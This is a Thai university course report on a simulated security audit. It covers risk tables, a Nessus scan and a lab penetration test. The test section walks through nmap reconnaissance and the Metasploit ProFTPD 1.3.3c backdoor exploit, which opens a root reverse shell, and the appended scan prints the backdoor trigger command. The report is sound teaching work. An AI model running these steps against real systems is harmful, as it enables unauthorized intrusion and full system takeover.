



โครงการตรวจสอบการรักษาความปลอดภัยสำหรับระบบสารสนเทศ (จำลอง)

ข้าดทำโดย

น.ส.	วรัณธร	แสงจันทร์	รหัสนักศึกษา	1650708140	Section 327F
นาย	คุณานนต์	พิรัญรัตนพร	รหัสนักศึกษา	1650708777	Section 327F
น.ส.	ภัทรวดี	อุ่นระ โลม	รหัสนักศึกษา	1650706441	Section 327F
นาย	ปัญญาพิพัฒ	คำขาว	รหัสนักศึกษา	1650701111	Section 327F
นาย	ชลธรัช	เงินทรัพย์	รหัสนักศึกษา	1660703263	Section 327F

เสนอ

อาจารย์ นาวาอากาศตรี ดร.เอก โอดสกหงษ์

หลักสูตรวิทยาศาสตรบัณฑิต รหัสวิชา CS448 Section 327F

ภาคการศึกษาที่ 1 ปีการศึกษา 2567

ภาควิชาวิทยาการคอมพิวเตอร์ มุ่งเน้นวิทยาการข้อมูลและความมั่นคงปลอดภัยไซเบอร์

คณะเทคโนโลยีสารสนเทศและนวัตกรรม มหาวิทยาลัยกรุงเทพ

คำนำ

รายงานเรื่อง “Project Assignment โครงการตรวจสอบการรักษาความปลอดภัยสำหรับระบบสารสนเทศ (จำลอง)” ฉบับนี้เป็นส่วนหนึ่งของวิชา CS448 Cybersecurity จัดทำขึ้นเพื่อศึกษาการจัดการความปลอดภัยในระบบสารสนเทศ รวมถึงการวิเคราะห์ปัญหาและพัฒนาระบบสารสนเทศภายในองค์กรให้มีประสิทธิภาพ โดยรายงานฉบับนี้มีเนื้อหาประกอบด้วย ข้อมูลการทดสอบเจาะระบบ การประเมินช่องโหว่ รายละเอียดแผนผังเครือข่าย และการออกแบบเครือข่าย เป็นต้น

ซึ่งคณะผู้จัดทำคาดหวังเป็นอย่างยิ่งว่าการศึกษา โครงการตรวจสอบการรักษาความปลอดภัยสำหรับระบบสารสนเทศ (จำลอง) จะเป็นความรู้และประสบการณ์ รวมถึงเป็นแนวทางในการศึกษาและพัฒนาในอนาคตต่อไป


คณะผู้จัดทำ

สารบัญ

เนื้อหา	หน้าที่
คำนำ	ก
สารบัญ	ข
บทที่ 1: การออกแบบเครือข่ายให้มีความปลอดภัย	1-2
- รายชื่ออุปกรณ์ความมีเครือข่าย	1-2
บทที่ 2: การประเมินความเสี่ยง	3-6
- ตารางประเมินความเสี่ยง	4-6
บทที่ 3: ผลการตรวจสอบ Vulnerability Assessment	7
- ข้อมูลสรุปการตรวจสอบช่องโหว่แต่ละประเภทที่ถูกตรวจสอบ	7
บทที่ 4: ผลการดำเนินการทดสอบเจาะระบบ (Penetration Testing)	8-11
- วิธีการตรวจสอบและผลสรุปในการหารายละเอียดของเครื่องเป้าหมาย (Reconnaissance)	8
- ผลการเจาะระบบ	9-11
ภาคผนวก	12-58

บทที่ 1

การออกแบบเครือข่ายให้มีความปลอดภัย



จุดที่ 1

1. รายชื่ออุปกรณ์คอมมิเครือข่าย

อุปกรณ์สำหรับการใช้งานของผู้ใช้

- PC
- PC IT
- PC Accounting
- PC HR
- PC Sales
- Laptop
- Printer

อุปกรณ์สำหรับเข้ามายังต่ออินเทอร์เน็ต

- Routers

อุปกรณ์รักษาความปลอดภัยเครือข่าย

- Firewall
- Web Application Firewall (WAF)
- IPS (Intrusion Prevention System)

อุปกรณ์สำหรับการจัดการเครือข่ายภายใน (LAN)

- Manages Switch
- Wireless AP

อุปกรณ์สำหรับระบบ DMZ (Demilitarized Zone)

- Web Server

อุปกรณ์สำหรับการจัดเก็บข้อมูลภายในองค์กร

- Database Server

บทที่ 2
การประเมินความเสี่ยง

ตารางประเมินความเสี่ยง									
#	Risk description	Asset / Process	Threat	Consequence	Evaluate	Risk Level	Risk Mitigation		Residual risk
Risk ID	อธิบายถึงความเสี่ยงที่เกิดขึ้นได้	ต้นทุรพ์ที่อาจมีปัจจัย ผลกระบวนการ	ภัยคุกคาม	ผลกระทบ	Impact (ผลกระทบ)	Probability (โอกาสที่จะเกิดขึ้น)	ระดับความเสี่ยงก่อนการ แก้ไข	คำแนะนำ เพื่อลดความเสี่ยง	ระดับความเสี่ยงหลังการ แก้ไข
1	เครื่องคอมพิวเตอร์ติดมัลแวร์จากการเชื่อมต่ออินเทอร์เน็ตและดาวน์โหลดไฟล์ที่ไม่ปลอดภัย	Workstation	Malware	M	M	M	<ul style="list-style-type: none"> - แยกเครื่องที่ติดมัลแวร์ออกจากเครือข่าย ลดอัตรา LAN ปิดการเชื่อมต่อ Wi-Fi - ติดตั้งโปรแกรมป้องกันไวรัสที่ เช่น อีดี้ เช่น Windows defender, malwarebytes เพื่อสแกนและลบมัลแวร์ - อัปเดตฐานข้อมูลไวรัสของซอฟต์แวร์ ก่อนทำการสแกน และสแกนระบบแบบ full scan เพื่อค้นหามัลแวร์ - ทำ Network Segmentation -เพิ่มมาตรการป้องกันใช้ซอฟต์แวร์ ป้องกันมัลแวร์แบบเรียลไทม์ 		L

2	การโจมตีแบบ DDoS Attack ต่อ Web Server ทำให้มีปริมาณการใช้งานมากอย่างผิดปกติ ทำให้ Web Server ไม่สามารถใช้งานได้อย่างปกติ	Web server	Hacker	H	M	M	- ติดตั้ง monitoring tools เช่น netdata, Zabbix เพื่อตรวจสอบความผิดปกติของ OS - ใช้ firewall กรองการรับส่งข้อมูลเครือข่าย เพื่อบล็อกการรับการส่งข้อมูลที่เป็นภัยคุกคาม	L
3	การเข้าถึงห้องServerโดยไม่ได้รับอนุญาตทำให้สามารถโจมตีที่เครื่องServerได้โดยตรง	Workstation	Insider	H	H	H	- ติดตั้งระบบล็อกที่มีบัตรเข้าออกหรือรหัสผ่าน - ใช้กล้องวงจรปิด - ควบคุมสิทธิ์การเข้าถึง	L
4	อุปกรณ์สำรองข้อมูลลูกเก็บอย่างไม่ปลอดภัย สาร์ดดิส/USB ที่สำรองข้อมูลภายนอกในที่ที่บุคคลทั่วไปเข้าถึงได้	Workstation	Insider	M	L	M	- เก็บอุปกรณ์ในตู้ที่มีรหัสผ่านหรือการล็อกตู้ server - ความมีการบันทึกการใช้งานทุกครั้ง	L

ตารางวัดความเสี่ยง Risk Assessment Metrix

		Probability		
		Low	Medium	High
Impact	Low	Low	Low	Medium
	Medium	Low	Medium	High
	High	Medium	High	High

บทที่ 3

ผลการตรวจสอบ Vulnerability Assessment

3.1) ข้อมูลสรุปการตรวจสอบช่องโหว่แต่ละประเภทที่ถูกตรวจสอบ

จากการตรวจสอบความปลอดภัยของเครื่องเป้าหมายก่อนการโจมตีตรวจสอบว่าเครื่องเป้าหมายมีช่องโหว่บนระบบปฏิบัติการ Linux Kernel 4.4 on Ubuntu 16.04 (xenial) ตรวจพบ 3 ช่องโหว่ บนเครื่องเป้าหมาย แบ่งตามความรุนแรงของช่องโหว่ได้ดังต่อไปนี้ ระดับ High พ布 1 ช่องโหว่, ระดับ Medium พบ 1 ช่องโหว่ และระดับ Low พบ 1 ช่องโหว่

3.2) รายชื่อช่องโหว่ที่ตรวจสอบ

ระดับช่องโหว่	ชื่อช่องโหว่	ข้อเสนอแนะการแก้ไขปัญหา
CRITICAL	ไม่พบช่องโหว่	-
HIGHT	50989 - ProFTPD Compromised Source Packages Trojaned Distribution	<ul style="list-style-type: none"> - ติดตั้งโปรแกรมป้องกันไวรัส - ทำ Network Segmentation - อัปเดตแพตช์จากผู้พัฒนาให้เป็นเวอร์ชันล่าสุด - เพิ่มมาตรการป้องกันใช้ซอฟต์แวร์ป้องกันมัลแวร์แบบเรียลไทม์
MEDIUM	187315 - SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)	<ul style="list-style-type: none"> - อัปเดตซอฟต์แวร์เป็นเวอร์ชันล่าสุด - ตรวจสอบการตั้งค่าของ SSH ว่าใช้การตั้งค่ามาตรฐานจากผู้พัฒนา - ใช้ระบบป้องกัน IPS หรือระบบตรวจสอบข้อมูลการบุกรุก IDS
LOW	10114 - ICMP Timestamp Request Remote Date Disclosure	<ul style="list-style-type: none"> - ตรวจสอบการตั้งค่าของ firewall ว่าปิดหรือเปิดรับคำขอ ICMP จากภายนอก ถ้าเปิดก็ปิดการใช้งานรับคำขอ ICMP ในเซิร์ฟเวอร์ - ใช้ระบบป้องกัน IPS หรือระบบตรวจสอบข้อมูลการบุกรุก IDS - ใช้ firewall บล็อกการรับส่ง ICMP

บทที่ 4

ผลการดำเนินการทดสอบเจาะระบบ (Penetration Testing)

4.1 วิธีการตรวจสอบและผลสรุปในการหารายละเอียดของเครื่องเป้าหมาย (Reconnaissance)

4.1.1 วิธีการตรวจสอบ

- การสแกนเครือข่าย โดยใช้คำสั่ง sudo arp-scan -l เพื่อแสดงผลลัพธ์ที่เป็นรายชื่อ IP address และ MAC address ของเครื่องในเครือข่ายเดียวกันที่เชื่อมต่ออยู่ในช่วงเดียวกัน ผลที่ได้คือ IP Address ในเครือข่ายอย่างทั้งหมดใน subnet ของเครื่อง

```
(kali㉿kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2f:23:21, IPv4: 192.168.15.128
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.15.1  00:50:56:c0:00:08      (Unknown)
192.168.15.2  00:50:56:e3:8f:56      (Unknown)
192.168.15.129 00:0c:29:d7:f8:ab      (Unknown)
192.168.15.254 00:50:56:ee:4a:b9      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.849 seconds (138.45 hosts/sec). 4 responded
```

รูปที่ 4.1.1

4.1.2 Port, Service, OS ที่ตรวจพบ

- การใช้คำสั่ง sudo nmap -sV -O <Target IP Address> ตรวจสอบ version service ที่อยู่บนพอร์ตที่เปิดและตรวจสอบปฏิบัติการ (OS) ของเครื่องเป้าหมาย

```
(kali㉿kali)-[~]
$ sudo nmap -sV -O 192.168.15.129
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 07:10 EST
Nmap scan report for 192.168.15.129
Host is up (0.00026s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.3c
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 00:0C:29:D7:F8:AB (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.56 seconds
```

รูปที่ 4.1.2

4.1.2.1 Port และ Service ที่ต้องพบ

จากผลการสแกน Nmap มี Port และ Service ที่ต้องพบดังนี้:

Port	Service	Version
21/tcp	ftp	ProFTPD 1.3.3c
22/tcp	ssh	OpenSSH 7.2p2 (Ubuntu 4ubuntu2.8)
80/tcp	http	Apache httpd 2.4.18 (Ubuntu)

ซึ่งเครื่องเป้าหมายนี้มีช่องโหว่ที่อาจจะสามารถนำไปสู่การเจาะระบบได้หากมีช่องโหว่ในเวอร์ชันของบริการที่เปิดใช้งาน

4.1.2.2 OS ที่ต้องพบ

- Linux 4.X | 5.X

4.1.3 รายชื่อ File และ Folder ที่ต้องพบ

- ไฟล์ File และ Folder

4.2) ผลการเจาะระบบ

จากผลลัพธ์ของการตรวจสอบ Vulnerability Assessment ใช้คำสั่งในการค้นหาช่องโหว่ searchsploit ProFTPD 1.3.3c และรายการ Exploits ที่เกี่ยวข้องกับ ProFTPD version 1.3.3c ซึ่งสามารถนำไปใช้งานได้ใน Metasploit

```
(kali㉿kali)-[~]
$ searchsploit ProFTPD 1.3.3c
Exploit Title                               |   Path
ProFTPD 1.3.3c - Compromised Source Backdoor Remote Code Execution | linux/remote/15662.txt
ProFTPD-1.3.3c - Backdoor Command Execution (Metasploit)          | linux/remote/16921.rb
Shellcodes: No Results
```

รูปที่ 4.2.1

เริ่มต้นใช้งานคำสั่ง msfconsole เปิด Metasploit Framework Console ซึ่งเป็นเครื่องมือสำหรับใช้ทดสอบเจาะระบบ

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Use help <command> to learn more about any command
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Home crypto5-bin... Meta shell commands
Trace program: running
```

รูปที่ 4.2.2

ผลลัพธ์จากการใช้คำสั่ง search ProFTPD 1.3.3c ใน Metasploit Framework แสดงรายการ Module ที่เกี่ยวข้องกับ ProFTPD 1.3.3c และสามารถเรียกใช้งานในโหมด use 0

```
msf6 > search ProFTPD 1.3.3c
Matching Modules
=====
#  Name
-  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent  No   ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```

รูปที่ 4.2.3

- ใช้คำสั่ง use 0 เลือกโหมด Exploit หมายเลข 0 (exploit/unix/ftp/proftpd_133c_backdoor) จากรูป 4.2.4 เพื่อใช้โจมตีเป้าหมายที่ช่องโหว่ใน ProFTPD เวอร์ชัน 1.3.3c โดยใช้ Backdoor Command Execution
- ใช้คำสั่ง show payloads แสดงรายการ Payloads ที่เข้ากันได้กับ Exploit ที่เลือก ซึ่ง Payload เป็นส่วนที่กำหนดค่า หลังจาก Exploit สำเร็จแล้ว จะรันคำสั่งหรือโค้ดอะไรในเป้าหมาย ต่อมา
- ใช้คำสั่ง set payload 4 ซึ่งหมายถึง cmd/unix/reverse สำหรับใช้งานกับ Exploit

```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads
Compatible Payloads
=====
#  Name
-  payload/cmd/unix/adduser  normal  No   Add user with useradd
1  payload/cmd/unix/bind_perl  normal  No   Unix Command Shell, Bind TCP (via Perl)
2  payload/cmd/unix/bind_perl_ipv6  normal  No   Unix Command Shell, Bind TCP (via perl) IPv6
3  payload/cmd/unix/generic  normal  No   No opaUnix Command, Generic Command Execution
4  payload/cmd/unix/reverse  normal  No   Unix Command Shell, Double Reverse TCP (telnet)
5  payload/cmd/unix/reverse_bash_telnet_ssl  normal  No   Unix Command Shell, Reverse TCP SSL (telnet)
6  payload/cmd/unix/reverse_perl  normal  No   Unix Command Shell, Reverse TCP (via Perl)
7  payload/cmd/unix/reverse_perl_ssl  normal  No   Unix Command Shell, Reverse TCP SSL (via perl)
8  payload/cmd/unix/reverse_ssl_double_telnet  .    normal  No   Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
```

รูปที่ 4.2.4

ใช้คำสั่ง set rhost <Target IP Address> กำหนด IP ของ เป้าหมาย (Target) ที่จะถูกโจมตี คำสั่งนี้ เป็นการบอก Metasploit ว่าช่องโหว่ว่าจะถูกใช้กับเครื่องนี้ และใช้คำสั่ง set lhost <IP Address> ของ VPN บน Kali Linux> กำหนด IP ของ เครื่องผู้โจมตี (Attacker) เมื่อ Exploit สำเร็จ ระบบเป้าหมายจะเชื่อมต่อกับเป้าหมายที่ระบุใน rhost และใช้ช่องโหว่ที่ระบุใน module (exploit/unix/ftp/proftpd_133c_backdoor) และ ส่ง Payload ที่เลือกไว้ คือ cmd/unix/reverse

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhost 192.168.15.129
rhost => 192.168.15.129
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.15.128
lhost => 192.168.15.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP double handler on 192.168.15.128:4444
[*] 192.168.15.129:21 - Sending Backdoor Command
[*] Accepted the first client connection... sec7@vtcsec: ~
[*] Accepted the second client connection ...
[*] Command: echo frfA9Ri5dk9Ny3L4; root@vtcsec:/# ls
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "frfA9Ri5dk9Ny3L4\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.15.128:4444 → 192.168.15.129:52470) at 2024-11-28 08:11:37 -0500
```

รูปที่ 4.2.5

หลังจากใช้คำสั่ง exploit สำเร็จ ได้รับ Reverse Shell ซึ่งเป็นการเชื่อมต่อจากระบบเป้าหมาย กลับมาข้างเครื่อง และสุดท้ายสามารถรันคำสั่ง whoami ในระบบเป้าหมายได้และเข้าถึงระบบได้ เช่น ดูไฟล์เปลี่ยนสิทธิ์ผู้ใช้ หรือควบคุมระบบโดยสมบูรณ์

```
cd root
ls
ls -la
total 28
drwx—— 5 root root 4096 Nov 14 2017 .tc
drwxr-xr-x 24 root root 4096 Oct 13 04:09 ..me
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
drwx—— 2 root root 4096 Aug 1 2017 .cache
drwx—— 3 root root 4096 Nov 14 2017 .gnupg
drwxr-xr-x 2 root root 4096 Nov 14 2017 .nano
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
```

```
root@vtcsec:/# ls
ls
bin dev initrd.img lib64 mnt root snap tmp vmlinuz
boot etc initrd.img.old lost+found opt run srv usr vmlinuz.old
cdrom home lib media proc sbin sys var
root@vtcsec:/#
```

รูปที่ 4.2.6

ភាគីនវក



target2

Report generated by Tenable Nessus™

Mon, 21 Oct 2024 06:00:02 EDT

TABLE OF CONTENTS

Vulnerabilities by Host

- 192.168.92.129.....4

Vulnerabilities by Host

192.168.92.129



Scan Information

Start time: Mon Oct 21 05:57:23 2024
 End time: Mon Oct 21 06:00:02 2024

Host Information

IP: 192.168.92.129
 MAC Address: 00:0C:29:EB:54:C6
 OS: Linux Kernel 4.4 on Ubuntu 16.04 (xenial)

Vulnerabilities

50989 - ProFTPD Compromised Source Packages Trojaned Distribution

Synopsis

The FTP server contains a backdoor allowing execution of arbitrary code.

Description

The remote host is using ProFTPD, a free FTP server for Unix and Linux.

The version of ProFTPD installed on the remote host has been compiled with a backdoor in 'src/help.c', apparently related to a compromise of the main distribution server for the ProFTPD project on the 28th of November 2010 around 20:00 UTC and not addressed until the 2nd of December 2010.

By sending a special HELP command, an unauthenticated, remote attacker can gain a shell and execute arbitrary commands with system privileges.

Note that the compromised distribution file also contained code that ran as part of the initial configuration step and sent a special HTTP request to a server in Saudi Arabia. If this install was built from source, you should assume that the author of the backdoor is already aware of it.

See Also

https://www.theregister.co.uk/2010/12/02/proftpd_backdoored/
<https://xorl.wordpress.com/2010/12/02/news-proftpd-owned-and-backdoored/>
<http://www.nessus.org/u?74de525d>

Solution

Reinstall the host from known, good sources.

Risk Factor

Critical

CVSS v3.0 Base Score

8.8 (CVSS:3.0/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H)

CVSS v3.0 Temporal Score

8.2 (CVSS:3.0/E:F/RL:O/RC:C)

CVSS v2.0 Base Score

10.0 (CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C)

CVSS v2.0 Temporal Score

8.3 (CVSS2#E:F/RL:O/RC:C)

References

BID	45150
XREF	EDB-ID:15662

Exploitable With

Metasploit (true)

Plugin Information

Published: 2010/12/06, Modified: 2020/03/27

Plugin Output

tcp/21/ftp

Nessus was able to exploit the issue to execute the command 'id' on the remote host using the following FTP commands :

```
- HELP ACIDBITCHEZ  
id;
```

187315 - SSH Terrapin Prefix Truncation Weakness (CVE-2023-48795)**Synopsis**

The remote SSH server is vulnerable to a mitm prefix truncation attack.

Description

The remote SSH server is vulnerable to a man-in-the-middle prefix truncation weakness known as Terrapin. This can allow a remote, man-in-the-middle attacker to bypass integrity checks and downgrade the connection's security.

Note that this plugin only checks for remote SSH servers that support either ChaCha20-Poly1305 or CBC with Encrypt-then-MAC and do not support the strict key exchange countermeasures. It does not check for vulnerable software versions.

See Also

<https://terrapin-attack.com/>

Solution

Contact the vendor for an update with the strict key exchange countermeasures or disable the affected algorithms.

Risk Factor

Medium

CVSS v3.0 Base Score

5.9 (CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:H/A:N)

CVSS v3.0 Temporal Score

5.3 (CVSS:3.0/E:P/RL:O/RC:C)

CVSS v2.0 Base Score

5.4 (CVSS2#AV:N/AC:H/Au:N/C:N/I:C/A:N)

CVSS v2.0 Temporal Score

4.2 (CVSS2#E:POC/RL:OF/RC:C)

References

CVE CVE-2023-48795

Plugin Information

Published: 2023/12/27, Modified: 2024/01/29

Plugin Output

tcp/22/ssh

```
Supports following ChaCha20-Poly1305 Client to Server algorithm : chacha20-poly1305@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : umac-64-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : umac-128-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-sha2-256-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-sha2-512-etm@openssh.com
Supports following Encrypt-then-MAC Client to Server algorithm : hmac-sha1-etm@openssh.com
Supports following ChaCha20-Poly1305 Server to Client algorithm : chacha20-poly1305@openssh.com
Supports following Encrypt-then-MAC Server to Client algorithm : umac-64-etm@openssh.com
Supports following Encrypt-then-MAC Server to Client algorithm : umac-128-etm@openssh.com
Supports following Encrypt-then-MAC Server to Client algorithm : hmac-sha2-256-etm@openssh.com
Supports following Encrypt-then-MAC Server to Client algorithm : hmac-sha2-512-etm@openssh.com
Supports following Encrypt-then-MAC Server to Client algorithm : hmac-sha1-etm@openssh.com
```

10114 - ICMP Timestamp Request Remote Date Disclosure**Synopsis**

It is possible to determine the exact time set on the remote host.

Description

The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols.

Timestamps returned from machines running Windows Vista / 7 / 2008 / 2008 R2 are deliberately incorrect, but usually within 1000 seconds of the actual system time.

Solution

Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14).

Risk Factor

Low

CVSS v2.0 Base Score

2.1 (CVSS2#AV:L/AC:L/Au:N/C:P/I:N/A:N)

References

CVE CVE-1999-0524
XREF CWE:200

Plugin Information

Published: 1999/08/01, Modified: 2024/10/07

Plugin Output

icmp/0

The remote clock is synchronized with the local clock.

18261 - Apache Banner Linux Distribution Disclosure**Synopsis**

The name of the Linux distribution running on the remote host was found in the banner of the web server.

Description

Nessus was able to extract the banner of the Apache web server and determine which Linux distribution the remote host is running.

Solution

If you do not wish to display this information, edit 'httpd.conf' and set the directive 'ServerTokens Prod' and restart Apache.

Risk Factor

None

Plugin Information

Published: 2005/05/15, Modified: 2022/03/21

Plugin Output

tcp/0

```
The Linux distribution detected was :  
- Ubuntu 16.04 (xenial)  
- Ubuntu 16.10 (yakkety)
```

48204 - Apache HTTP Server Version

Synopsis

It is possible to obtain the version number of the remote Apache HTTP server.

Description

The remote host is running the Apache HTTP Server, an open source web server. It was possible to read the version number from the banner.

See Also

<https://httpd.apache.org/>

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0030
XREF IAVT:0001-T-0530

Plugin Information

Published: 2010/07/30, Modified: 2023/08/17

Plugin Output

tcp/80/www

```
URL      : http://192.168.92.129/
Version  : 2.4.99
Source   : Server: Apache/2.4.18 (Ubuntu)
backported : 1
os       : ConvertedUbuntu
```

39520 - Backported Security Patch Detection (SSH)**Synopsis**

Security patches are backported.

Description

Security patches may have been 'backported' to the remote SSH server without changing its version number.

Banner-based checks have been disabled to avoid false positives.

Note that this test is informational only and does not denote any security problem.

See Also

https://access.redhat.com/security/updates/backporting/?sc_cid=3093

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/06/25, Modified: 2015/07/07

Plugin Output

tcp/22/ssh

Give Nessus credentials to perform local checks.

39521 - Backported Security Patch Detection (WWW)**Synopsis**

Security patches are backported.

Description

Security patches may have been 'backported' to the remote HTTP server without changing its version number.

Banner-based checks have been disabled to avoid false positives.

Note that this test is informational only and does not denote any security problem.

See Also

https://access.redhat.com/security/updates/backporting/?sc_cid=3093

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/06/25, Modified: 2015/07/07

Plugin Output

tcp/80/www

Give Nessus credentials to perform local checks.

45590 - Common Platform Enumeration (CPE)

Synopsis

It was possible to enumerate CPE names that matched on the remote system.

Description

By using information obtained from a Nessus scan, this plugin reports CPE (Common Platform Enumeration) matches for various hardware and software products found on a host.

Note that if an official CPE is not available for the product, this plugin computes the best possible CPE based on the information available from the scan.

See Also

<http://cpe.mitre.org/>
<https://nvd.nist.gov/products/cpe>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2010/04/21, Modified: 2024/10/10

Plugin Output

tcp/0

```
Following application CPE's matched on the remote system :  
cpe:/a:apache:http_server:2.4.18 -> Apache Software Foundation Apache HTTP Server  
cpe:/a:apache:http_server:2.4.99 -> Apache Software Foundation Apache HTTP Server  
cpe:/a:openbsd:openssh:7.2 -> OpenBSD OpenSSH  
cpe:/a:openbsd:openssh:7.2p2 -> OpenBSD OpenSSH
```

54615 - Device Type

Synopsis

It is possible to guess the remote device type.

Description

Based on the remote operating system, it is possible to determine what the remote system type is (eg: a printer, router, general-purpose computer, etc).

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2011/05/23, Modified: 2022/09/09

Plugin Output

tcp/0

```
Remote device type : general-purpose
Confidence level : 95
```

35716 - Ethernet Card Manufacturer Detection

Synopsis

The manufacturer can be identified from the Ethernet OUI.

Description

Each ethernet MAC address starts with a 24-bit Organizationally Unique Identifier (OUI). These OUIs are registered by IEEE.

See Also

<https://standards.ieee.org/faqs/regauth.html>

<http://www.nessus.org/u?794673b4>

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2009/02/19, Modified: 2020/05/13

Plugin Output

tcp/0

The following card manufacturers were identified :

00:0C:29:EB:54:C6 : VMware, Inc.

86420 - Ethernet MAC Addresses

Synopsis

This plugin gathers MAC addresses from various sources and consolidates them into a list.

Description

This plugin gathers MAC addresses discovered from both remote probing of the host (e.g. SNMP and Netbios) and from running local checks (e.g. ifconfig). It then consolidates the MAC addresses into a single, unique, and uniform list.

Solution

n/a

Risk Factor

None

Plugin Information

Published: 2015/10/16, Modified: 2020/05/13

Plugin Output

tcp/0

```
The following is a consolidated list of detected MAC addresses:  
- 00:0C:29:EB:54:C6
```

10092 - FTP Server Detection

Synopsis

An FTP server is listening on a remote port.

Description

It is possible to obtain the banner of the remote FTP server by connecting to a remote port.

Solution

n/a

Risk Factor

None

References

XREF IAVT:0001-T-0030
XREF IAVT:0001-T-0943

Plugin Information

Published: 1999/10/12, Modified: 2023/08/17

Plugin Output

tcp/21/ftp

```
The remote FTP banner is :  
220 ProFTPD 1.3.3c Server (vtcsec) [192.168.92.129]
```

43111 - HTTP Methods Allowed (per directory)

Synopsis

This plugin determines which HTTP methods are allowed on various CGI directories.

Description

By calling the OPTIONS method, it is possible to determine which HTTP methods are allowed on each directory.

The following HTTP methods are considered insecure:

PUT, DELETE, CONNECT, TRACE, HEAD

Many frameworks and languages treat 'HEAD' as a 'GET' request, albeit one without any body in the response. If a security constraint was set on 'GET' requests such that only 'authenticatedUsers' could access GET requests for a particular servlet or resource, it would be bypassed for the 'HEAD' version. This allowed unauthorized blind submission of any privileged GET request.

As this list may be incomplete, the plugin also tests - if 'Thorough tests' are enabled or 'Enable web applications tests' is set to 'yes'

in the scan policy - various known HTTP methods on each directory and considers them as unsupported if it receives a response code of 400, 403, 405, or 501.

